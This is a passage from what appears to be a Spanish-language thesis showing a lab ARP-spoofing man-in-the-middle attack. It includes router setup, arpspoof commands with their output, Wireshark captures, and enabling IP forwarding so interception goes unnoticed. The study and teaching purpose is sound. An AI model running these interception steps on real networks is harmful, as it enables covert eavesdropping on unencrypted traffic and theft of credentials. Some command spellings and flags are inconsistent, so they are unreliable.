197	0.857771	214.148.173.40	243.125.232.48	IPv4	60	
198	0.865256	69.46.180.42	243.254.154.0	IPv4	60	
199	0.869152	82.116.255.113	2.243.156.36	IPv4	60	
200	0.869437	71.103.211.76	183.151.193.127	IPv4	60	
201	0.870910	184.27.164.35	87.129.141.4	IPv4	60	
202	0.872759	145.224.208.89	147.118.242.100	IPv4	60	
203	0.874947	86.157.158.114	111.198.220.0	IPv4	60	
204	0.921244	86.143.45.48	126.63.76.76	IPv4	60	
205	0.922037	5.65.26.102	161.211.241.114	IPv4	60	
206	0.924706	74.60.111.31	14.147.52.87	IPv4	60	
207	0.927906	66.22.213.38	178.123.174.6	IPv4	60	
208	0.930128	55.90.229.27	37.129.95.41	IPv4	60	

Figura 12. Captura de tráfico en Wireshark, elaborada por Byron Rodríguez Gutierrez.

3.9.2. ARP SPOOFING (Suplantación de direcciones MAC)

Para este proceso se hará pasar por el Router para que cuando el usuario de Kali-Linux en la topología presentada más adelante quiera ir a un servicio web de internet no pregunte por la MAC del router sino por la del usuario, de igual manera se debe hacer el proceso

inverso cuando el router le quiera entregar la respuesta del servicio HTTP que consulto, el usuario de Kali no lo enviara hacia el directamente sin antes recibirlo ya que para él ahora es ese equipo por el cambio de MAC.

Cabe mencionar que al realizar la suplantación de direcciones MAC solo se podrá interceptar tráfico que viaje sin cifrar a través de la red es decir que provenga de protocolos FTP, HTTP, Telnet, SMTP, TFTP, entre otros. No se puede interceptar tráfico HTTPS pero debido a sus niveles de seguridad TLS/SSL (Transport Layer Security/Secure Socket Layer), en los encabezados no se podrá ver su contenido.




Figura 13. Entorno del segundo ataque, MAC SPOOFING, elaborada por Byron Rodriguez Gutierrez.

Para ello se presenta la topología a utilizar en este caso un escenario algo variado al anterior debido a que se agregó dos equipos más que hacen el soporte de conexión a internet y ftp donde el primero reemplaza al proceso que se realizaría de NAT, cabe mencionar que en los nuevos equipos agregados son modelos 3745 para el Router con el nombre de Internet el cual tiene configurado un servidor local que permite acceder a una página web en la dirección 10.10.10.2 con protocolo http creada por el propio equipo siempre y cuando la autenticación realizada sea correcta se dirige posteriormente a un index.html que presenta las características del equipo como tal, además el uso de un Server FTP, podrá comprobar conectividad desde un punto origen a un punto destino para saber que se puede acceder y llegar al destino siempre que la red este correctamente configurada. Por otra parte, la red en el entorno LAN sigue siendo la misma solo con una pequeña variación a los Routers, ya que ambos están configurados con rutas por default para poder acceder desde la intranet a la extranet.


A continuación, se presenta la configuración realizada al Router Internet donde en el primer comando se pide que se cree un servidor dentro del equipo 3745, el segundo comando username permite crear un usuario en el router donde con el argumento privilege le da los permisos para poder acceder al sitio web y el comando password le da la contraseña al mismo para su ingreso.

```
Internet#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Internet(config)#ip http server
Internet(config)#username rodriguez privilege 15 password tesis
Internet(config)#ip http authentication
Internet(config)#ip http authentication ?
    aaa      Use AAA access control methods
    enable   Use enable passwords
    local    Use local username and passwords

Internet(config)#ip http authentication local
Internet(config)#
```

Figura 14. Configuración de un servidor local en el Router internet, elaborada por Byron Rodriguez Gutierrez.

Posteriormente se busca ver que exista conectividad desde el usuario que usa la máquina Kali-linux en la red para acceder al sitio, también se procedió con la creación de una ruta por defecto en el equipo con el comando route add default gw 192.168.100.254 que permita salir a internet y para verificar que se muestren las IPs configuradas con route -n.



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 69.773/69.773/69.773/0.000 ms
root@kali:~# ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data:
64 bytes from 192.168.10.254: icmp_seq=1 ttl=255 time=48.4 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=255 time=8.36 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=255 time=57.6 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 6ms
rtt min/avg/max/mdev = 8.357/38.118/57.597/21.376 ms
root@kali:~# route add default gw 192.168.10.254
root@kali:~# route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.10.254 0.0.0.0         UG    0     0        0 eth0
0.0.0.0          192.168.10.254 0.0.0.0         UG    100   0        0 eth0
192.168.10.0     0.0.0.0        255.255.255.0   U     100   0        0 eth0
root@kali:~# route del default gw 192.168.10.254
root@kali:~# route -n
Kernel IP routing table
Destination      Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0          192.168.10.254 0.0.0.0         UG    100   0        0 eth0
192.168.10.0     0.0.0.0        255.255.255.0   U     100   0        0 eth0
root@kali:~# ping 10.10.10.2
PING 10.10.10.2 (10.10.10.2) 56(84) bytes of data:
64 bytes from 10.10.10.2: icmp_seq=1 ttl=254 time=94.8 ms
64 bytes from 10.10.10.2: icmp_seq=2 ttl=254 time=33.7 ms
^C
--- 10.10.10.2 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 3ms
rtt min/avg/max/mdev = 33.700/64.265/94.831/30.566 ms
root@kali:~#
```

Figura 15. Prueba de conectividad a los equipos de red como agregación de GW, elaborado por Byron Rodriguez Gutierrez.

Ingreso al sitio web a través de la dirección `http://10.10.10.2` que fue asignada al equipo con nombre de Internet.




Figura 16. Accediendo al sitio web a través de equipo Kali Linux, elaborado por Byron Rodriguez Gutierrez.




Figura 17. Sitio web cargado de manera local, elaborado por Byron Rodriguez Gutierrez.

Antes de realizar el ataque se tomó una captura de Wireshark para verificar como el tráfico no estaba siendo afectado desde el terminal de destino hacia el origen en respuesta a la petición realizada anteriormente con código 200.




No.	Time	Source	Destination	Protocol	Length	Info
697	708.257386	10.10.10.2	192.168.10.7	HTTP	467	HTTP/1.1 200 OK (text/html)
742	721.638203	10.10.10.2	192.168.10.7	HTTP	467	HTTP/1.1 200 OK (text/html)
926	805.351861	10.10.10.2	192.168.10.7	HTTP	264	HTTP/1.1 200 OK (text/html)
1535	912.476439	10.10.10.2	192.168.10.7	HTTP	54	HTTP/1.1 401 Unauthorized
1565	925.228671	10.10.10.2	192.168.10.7	HTTP	467	HTTP/1.1 200 OK (text/html)
2173	1073.085961	10.10.10.2	192.168.10.7	HTTP	54	HTTP/1.1 401 Unauthorized
2198	1081.031651	10.10.10.2	192.168.10.7	HTTP	467	HTTP/1.1 200 OK (text/html)
2249	1098.443247	10.10.10.2	192.168.10.7	HTTP	328	HTTP/1.1 200 OK (text/html)
2272	1106.749101	10.10.10.2	192.168.10.7	HTTP	467	HTTP/1.1 200 OK (text/html)
2448	1115.902103	10.10.10.2	192.168.10.7	HTTP	328	HTTP/1.1 200 OK (text/html)
2540	1121.098037	10.10.10.2	192.168.10.7	HTTP	272	HTTP/1.1 200 OK (text/html)

Figura 18. Captura de tráfico en respuesta a petición de usuario local en Wireshark, elaborado por Byron Rodriguez Gutierrez.

DSNIFF posee otra herramienta de ataque muy importante la cual va a permitir realizar la suplantación de direcciones. Para ello se debe ejecutar desde el Bash de Linux Ubuntu el comando `arp spoof -i enp0s3 192.168.10.254 -t 192.168.10.7` que significa lo siguiente:

- Arpspoof: herramienta incluida dentro del paquete DSNIFF
- -i: Indica como en el anterior la interfaz por donde voy a lanzar o realizar este ataque
- Enp0s3: Interfaz en el equipo que tiene configurada una dirección ip y está conectado al switch
- 192.168.10.7 -t 192.168.10.254: Dirección de origen que realiza la petición al Gateway, pero será enviado realmente a la dirección MAC local.
- Este proceso debe repetirse tanto de regreso cuando el router envíe el mensaje al origen o la persona que generó la petición pero solo intercambiando el origen por el destino `arp spoof -i enp0s3 192.168.10.7 -t 192.168.10.254`, la dirección de red 192.168.10.7 pertenece al usuario que quiere salir a internet y ver la el sitio `http://10.10.10.2` y la dirección 192.168.10.254 es del router que le permitirá llegar al sitio a través de la ruta por defecto que tiene comunicada en su tabla de enrutamiento.



```

root@alki-VirtualBox: /home/alki
Archivo Editar Ver Buscar Terminal Ayuda
root@alki-VirtualBox:/home/alki# arpspoof -l enp0s3 192.168.10.7 -t 192.168.10.254
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 c4:1:18:60:0:0 0806 42: arp reply 192.168.10.7 is-at 8:0:27:2:5a:98

root@alki-VirtualBox: /home/alki
Archivo Editar Ver Buscar Terminal Ayuda
root@alki-VirtualBox:/home/alki# arpspoof -l enp0s3 192.168.10.254 -t 192.168.10.7
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98
8:0:27:2:5a:98 8:0:27:3f:91:bc 0806 42: arp reply 192.168.10.254 is-at 8:0:27:2:5a:98

```

Figura 19. Mac Spoofing desde el terminal del atacante en la intranet, elaborado por Byron Rodriguez Gutierrez.

Para ver los efectos del ataque se procedió a cargar nuevamente el sitio web el cuál anteriormente daba una respuesta a la petición realizada por el host origen.





Figura 20. Resultados de ataque, elaborado por Byron Rodriguez Gutierrez.


Como se observa en la página cuando un usuario quiere acceder tiene una respuesta de conexión a expirado ya que el atacante está influyendo, cortando la conexión al sitio como se muestra en Wireshark,



No.	Time	Source	Destination	Protocol	Length	Info
1420	2363.416615	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1421	2363.676726	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1424	2365.740930	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1425	2365.741119	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1431	2368.084566	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1432	2368.084675	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1442	2378.007135	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1443	2378.007274	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1450	2382.825872	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1464	2394.211630	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1465	2394.211741	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60526 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1469	2398.013237	192.168.10.7	10.10.10.2	TCP	74	60530 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3481369640 TSecr=0 WS...
1471	2398.248159	192.168.10.7	10.10.10.2	TCP	74	60532 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3481369890 TSecr=0 WS...
1473	2399.061734	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60530 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1474	2399.386538	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60532 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1478	2401.292938	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60530 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...
1479	2401.295789	192.168.10.7	10.10.10.2	TCP	74	[TCP Retransmission] 60532 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=...

Figura 21. Intercepción de tráfico en Wireshark, elaborado por Byron Rodriguez Gutierrez.

Como se puede observar las peticiones realizadas no son capaces de ser respondidas ya que ahora ambos equipos apuntan hacia el atacante, donde él puede ahora analizar su tráfico ya que es sin cifrar como se mencionó anteriormente la limitante es que el usuario se puede dar cuenta que el equipo está siendo vulnerado, donde para no levantar sospechas se ejecutará un tercer terminal con el siguiente comando que se presenta en la imagen a continuación.



```

root@alki-VirtualBox: /home/alki
Archivo Editar Ver Buscar Terminal Ayuda
root@alki-VirtualBox:/home/alki# echo 1 > /proc/sys/net/ipv4/ip_forward
root@alki-VirtualBox:/home/alki#

```


Figura 22. Permite conexión normal a tráfico ya interceptado, elaborado por Byron Rodriguez Gutierrez

